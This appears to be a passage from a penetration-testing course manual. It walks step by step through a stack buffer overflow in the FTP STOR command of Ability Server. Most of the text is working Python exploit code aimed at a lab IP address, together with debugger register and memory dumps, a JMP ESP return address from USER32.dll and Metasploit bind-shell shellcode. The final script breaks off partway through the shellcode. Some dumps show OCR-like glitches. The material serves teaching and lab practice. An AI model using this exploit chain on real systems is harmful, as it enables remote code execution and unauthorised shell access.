As the EIP controls the execution flow of the program, we can now hijack the application flow and redirect the application to continue executing whatever we want. What usually happens in these situations is that the attacker introduces his/her own code (shellcode), usually inside the buffer. After execution flow is gained, it's redirected to the attacker's shellcode.



Before we charge into exploit code, we still need to study the crash and understand it better. These are just some of the questions that need answering:

- Which four bytes are the ones that overwrite EIP?
- Do we have enough space in the buffer to insert our shellcode?
- Is this shellcode easily accessible to us in memory?
- Does the application filter out any characters?
- Will we encounter any Overflow Protection mechanisms?

6.4 Controlling EIP

In order to control EIP we need to find the specific four bytes in the buffer that overwrite it. There are several ways to do this. I will introduce two of them:

6.4.1 Binary Tree analysis

Instead of 2000 “A”s, let's send 1000 “A”s and 1000 “B”s. If EIP is overwritten by “A”s, we know the four bytes reside in the first half of the buffer. We now take the first 1000 buffers, change them to 500 “A”s and 500 “C”s, and then we send the buffer again. If EIP is overwritten by “C”s, we know that the four bytes reside in the 500-1000 byte range. We continue splitting the specific buffer until we reach the exact four bytes. Mathematically, this should happen in seven iterations.



6.4.2 Sending a unique string

The faster method of doing this is by sending a unique string of 2000 bytes and identifying the four bytes that overwrite EIP immediately. We will use this method in this exercise.

We can generate this buffer using the `genbuf.pl` script and pass a buffer size as an argument.

```
BT ~ # genbuf.pl 2000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac
7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4A
f5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2
Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al
0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7A
n8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5
Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At
3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0A
w1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8
Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb
6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3B
e4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1B
h2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9
Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm
7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4B
p5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2
Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv
0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7B
x8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5
Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd
3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0C
g1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8
Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl
6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3C
o4Co5Co
```




With this new knowledge, let's re-write our PoC:

```
#!/usr/bin/python


import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = '\x41' * 966 + '\x42' * 4 + '\x43' * 1030

print "\nSending evil buffer..."
s.connect(('192.168.103.128',21))
data = s.recv(1024)
s.send('USER ftp' +'\r\n')
data = s.recv(1024)
s.send('PASS ftp' +'\r\n')
data = s.recv(1024)
s.send('STOR ' +buffer+'\r\n')
s.close()
```


This script results in the following crash. As we can see, we now know exactly which bytes are the ones needed in order to fully control EIP.



6.5 Locating Space for our Shellcode

Let's assume that shellcode is a user defined code which we would like to execute on the victim machine.

We need to find a convenient offset to place our shellcode in the buffer. In order to do this, let's examine the CPU registers and memory after the crash.



Registers (FPU)

EAX	00000001
ECX	0137FFDC
EDX	FFFFFFFF
EBX	000007D5
ESP	0137B6F0
EBP	002FAE
ESI	000000
EDI	002FAE
EIP	424242
C	0 ES 00
P	0 CS 00
A	0 SS 00
Z	0 DS 00
S	0 FS 00
T	0 GS 00
D	0
O	0 LastE
EFL	000002
ST0	empty
ST1	empty
ST2	empty
ST3	empty
ST4	empty
ST5	empty
ST6	empty

Ability .<ModuleEntryPoint>

Address	Hex dump	ASCII
0137B6B8	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6C0	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6C8	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6D0	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6D8	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6E0	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6E8	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6F0	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6F8	43 43 43 43 43 43 43 43	CCCCCCCC
0137B700	43 43 43 43 43 43 43 43	CCCCCCCC
0137B708	43 43 43 43 43 43 43 43	CCCCCCCC
0137B710	43 43 43 43 43 43 43 43	CCCCCCCC
0137B718	43 43 43 43 43 43 43 43	CCCCCCCC



Notice that ESP points to some of our user controlled buffer – the “C”s.

In fact, after looking at the few bytes before the address which ESP points to, we will see some familiar characters: our “A”s, “B”s and 16 “C”s.

Address	Hex dump	ASCII
0137B688	41 41 41 41 41 41 41 41	AAAAAAAA
0137B690	41 41 41 41 41 41 41 41	AAAAAAAA
0137B698	41 41 41 41 41 41 41 41	AAAAAAAA
0137B6A0	41 41 41 41 42 42 42 42	AAAA BBBB
0137B6A8	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6B0	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6B8	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6C0	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6C8	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6D0	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6D8	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6E0	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6E8	43 43 43 43 43 43 43 43	CCCCCCCC

We've just found a place for our shellcode which is easily accessible by the ESP register. We now need to make sure we have enough space for our shellcode.

We see that ESP points to 0137b6b8 (these addresses may be different on your machine). If you follow down the memory dump window, you will notice that our buffer gets mangled (with an error message) at approximately 0137bAA0.

Address	Hex dump	ASCII
0137BA88	43 43 43 43 43 43 43 43	CCCCCCCC
0137BA90	43 43 43 43 43 43 43 43	CCCCCCCC
0137BA98	43 43 43 43 43 43 43 43	CCCCCCCC
0137BAA0	43 43 43 43 43 43 43 43	CCCCCCCC
0137BAA8	43 43 43 43 43 43 5D 2C	CCCCCCC],
0137BAB0	20 52 65 61 73 6F 6E 3A	Reason:
0137BAB8	5B 41 63 63 65 73 73 20	[Access
0137BAC0	44 69 73 61 6C 6C 6F 77	Disallow
0137BAC8	65 64 5D 00 43 43 43 43	ed].CCCC
0137BAD0	43 43 43 43 43 43 43 43	CCCCCCCC
0137BAD8	43 43 43 43 43 43 43 43	CCCCCCCC
0137BAE0	43 43 43 43 43 43 43 43	CCCCCCCC
0137BAE8	43 43 43 43 43 43 43 43	CCCCCCCC

A quick calculation should give us the amount of space we can use for our shellcode - 0137bAA0 - 0137b6b8 = 3e8 (1000 dec).

1000 bytes is more than enough for almost any shellcode, so there's no need to check for more space.



6.6 Redirecting the execution flow

We are now able to redirect the execution flow of the application (as we control EIP), and have found a convenient place to locate our shellcode – ESP points to it. We now have two more tasks before we're done.

- Find a way to **JMP** to our shellcode (hint hint).
- Write the shellcode!

The intuitive thing to do would be to replace our “\x42\x42\x42\x42” characters (the ones that overwrite our EIP) with the address pointing to ESP. This might work locally, but we need to take into account that windows loads applications and dlls in different memory addresses each time. So this hard coded address that points to ESP in this example will most probably not be relevant on other systems.

What we need is a more generic way to get to the address which ESP points to. What comes to mind is the JMP ESP command which would redirect us straight to ESP, which is where our shellcode will be located. However, we can't simply shove an ASM command into EIP. We need to remember that EIP holds memory addresses, not commands. What we need to do is find an address in one of the core system dlls (their addresses are static, across service packs) which contains the JMP ESP command. (You might want to read that over a few times).





6.7 Finding a return address

We can easily find a return address using OllyDbg or other specialized tools such as findjump.

6.7.1 Using OllyDbg

In OllyDbg, click on the “Executable modules” button. Double click on USER32.dll and search for a JMP ESP command in that dll.





OllyDbg - Ability Server.exe - [CPU - thread 00000208, module USER32]

File View Debug Plugins Options Window Help

77E14C29 FFE4 JMP ESP
 77E14C2B FFFF ???
 77E14C2D 834D FC FF OR DWORD PTR SS:[EBP-4],FFFFFFFF
 77E14C31 884D F0 MOV ECX, DWORD PTR SS:[EBP-10]
 77E14C34 64:890D 00000000 MOV DWORD PTR FS:[0],ECX
 77E14C3B 5F POP EDI
 77E14C3C 5E POP ESI

Registers (FPU)
 EAX 00000001
 ECX 0137FFDC
 EDX FFFFFFFF
 EBX 000007D5
 ESP 0137B6B8 ASCII "CCCCCCCCCCCCCCCCCCCC"
 EBP 002FAE20
 ESI 00000000
 EDI 002FAE8C
 EIP 42424242
 C 0 ES 0023 32bit 0(FFFFFFFF)
 P 0 CS 001B 32bit 0(FFFFFFFF)
 A 0 SS 0023 32bit 0(FFFFFFFF)
 Z 0 DS 0023 32bit 0(FFFFFFFF)
 S 0 FS 0038 32bit 7FFD7000(FFF)
 T 0 GS 0000 NULL
 D 0
 O 0 LastErr ERROR_ALREADY_EXISTS (00000000)
 EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
 ST0 empty 0.0
 ST1 empty 0.0
 ST2 empty 0.0
 ST3 empty 0.0
 ST4 empty -UNORM FE1C 00000000 00000000
 ST5 empty +UNORM 450B 002F6440 00000001
 ST6 empty +UNORM 6440 750344F0 00C4FF18

Find command
 jmp esp
 Entire block
 Find Cancel

Address	Hex dump	ASCII
0137BA88	43 43 43 43 43 43 43 43	CCCCCCCC
0137BA90	43 43 43 43 43 43 43 43	CCCCCCCC
0137BA98	43 43 43 43 43 43 43 43	CCCCCCCC
0137BAA0	43 43 43 43 43 43 43 43	CCCCCCCC
0137BA88	43 43 43 43 43 43 5D 2C	CCCCCC),
0137BAB0	20 52 65 61 73 6F 6E 3A	Reason:
0137BAB8	5B 41 63 63 65 73 73 20	[Access
0137BAC0	44 69 73 61 6C 6C 6F 77	Disallow
0137BAC8	65 64 5D 00 43 43 43 43	ed],CCCC
0137BAD0	43 43 43 43 43 43 43 43	CCCCCCCC
0137BAD8	43 43 43 43 43 43 43 43	CCCCCCCC
0137BAE0	43 43 43 43 43 43 43 43	CCCCCCCC
0137BAE8	43 43 43 43 43 43 43 43	CCCCCCCC

We find the first JMP ESP command in USER32.dll at address 77E14C29. We will replace our \x42\x42\x42\x42 string with this address, so that at crash time, EIP will point to the command JMP ESP in USER32.dll. This will cause the application to then jump to the address present in ESP, where our shellcode will reside. We can now edit our PoC to include this new information.



```
#!/usr/bin/python
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

ret = "\x29\x4c\xe1\x77"          # 77E14C29 JMP ESP USER32.dll

buffer = '\x41' * 966 + ret + '\x90' * 16 + '\xCC' * 1014

print "\nSending evil buffer..."
s.connect(('192.168.103.128',21))
data = s.recv(1024)
s.send('USER ftp' +'\r\n')
data = s.recv(1024)
s.send('PASS ftp' +'\r\n')
data = s.recv(1024)
s.send('STOR ' +buffer+'\r\n')
s.close()
```

We've made two additions to the PoC which might be worth mentioning.

Nops – we've padded the 16 bytes after the return address with `\x90`- NOPs (No Operation). This opcode simply tells the CPU to move on in the command sequence.

BreakPoints – For testing purposes, our shellcode buffer is filled with “`\xCC`”s – Breakpoints. This opcode pauses the application in the debugger, so we can examine the output.

The resulting crash of this script will look like this:



OllyDbg - Ability Server.exe - [CPU - thread 00000284]

File View Debug Plugins Options Window Help

LEMTW H C / K B R ... S

Address	Hex dump	ASCII
0041E000	00 00 00 00 01 97 41 00	...0uA.
0041E008	90 10 40 00 00 00 00 00	E!@.....
0041E010	00 00 00 00 00 00 00 00
0041E018	00 00 00 00 00 00 00 00
0041E020	43 5F 75 6C 64 20 6E 6F	Could no
0041E028	74 20 69 6E 69 74 69 61	t initia
0041E030	6C 69 73 65 20 73 6F 63	lise soc
0041E038	68 65 74 73 2E 00 00 00	kets...
0041E040	45 72 72 6F 72 00 00 00	Error...
0041E048	68 74 74 70 00 00 00 00	http...
0041E050	66 74 70 00 65 6D 61 69	ftp.emai
0041E058	6C 00 00 00 6C 6F 67 73	l...logs
0041E060	00 00 00 00 25 73 20 69	...%s i

Registers (FPU)

EAX 00000001
 ECX 0137FFDC
 EDX FFFFFFFF
 EBX 000007D5
 ESP 0137B6B9
 EBP 002FAE20
 ESI 00000000
 EDI 002FAE8C
 EIP 0137B6B9

C 0 ES 0023 32bit 0(FFFFFFFF)
 P 0 CS 001B 32bit 0(FFFFFFFF)
 A 0 SS 0023 32bit 0(FFFFFFFF)
 Z 0 DS 0023 32bit 0(FFFFFFFF)
 S 0 FS 0038 32bit 7FFD7000(FFF)
 T 0 GS 0000 NULL
 D 0
 O 0 LastErr ERROR_ALREADY_EXISTS (00000000)
 EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
 ST0 empty 0.0
 ST1 empty 0.0
 ST2 empty 0.0
 ST3 empty 0.0
 ST4 empty -UNORM FE1C 00000000 00000000
 ST5 empty +UNORM 450B 002F6440 00000001
 ST6 empty +UNORM 6440 750344E0 00C4FF18

As you can see, we have successfully landed in our Breakpoints, and anything replacing those breakpoints will be executed on the machine.



6.8 Getting our shell

We will use the Metasploit shellcode generator to quickly create our shellcode. Let's check out the Win32 Bind (default to port 4444) shellcode:

```
BT framework-2.6 # ./msfpayload win32_bind

    Name: Windows Bind Shell
    Version: $Revision: 1.31 $
    OS/CPU: win32/x86
Needs Admin: No
Multistage: No
    Total Size: 317
    Keys: bind

Provided By:
    vlad902 <vlad902 [at] gmail.com>

Available Options:
  Options:   Name           Default   Description
required    EXITFUNC    seh       Exit technique: "process", "thread", "seh"
required    LPORT       4444     Listening port for bind shell

Advanced Options:
  Advanced (Msf::Payload::win32_bind):
  -----

Description:
  Listen for connection and spawn a shell
```



```
BT framework-2.6 # ./msfpayload win32_bind C
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45"
"\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x49"
"\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d"
"\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x66"
"\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24\x1c\x61"
"\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40"
"\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x66\x53\x66\x68\x33\x32"
"\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b\x50\xff\xd6"
"\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09"
"\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0"
"\x66\x68\x11\x5c\x66\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff"
"\xd6\x6a\x10\x51\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53"
"\x55\xff\xd0\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff"
"\xd0\x93\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64"
"\x66\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89"
"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38\xab"
"\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57\x52\x51"
"\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9\x05\xce\x53"
"\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83\xc4\x64\xff\xd6"
"\x52\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6\xff\xd0";
BT framework-2.6 #
```

We can now copy this shellcode over to our PoC. Our final exploit should look similar to this:



```
#!/usr/bin/python

import socket

shellcode = ("\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45"
"\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x49"
"\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d"
"\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x66"
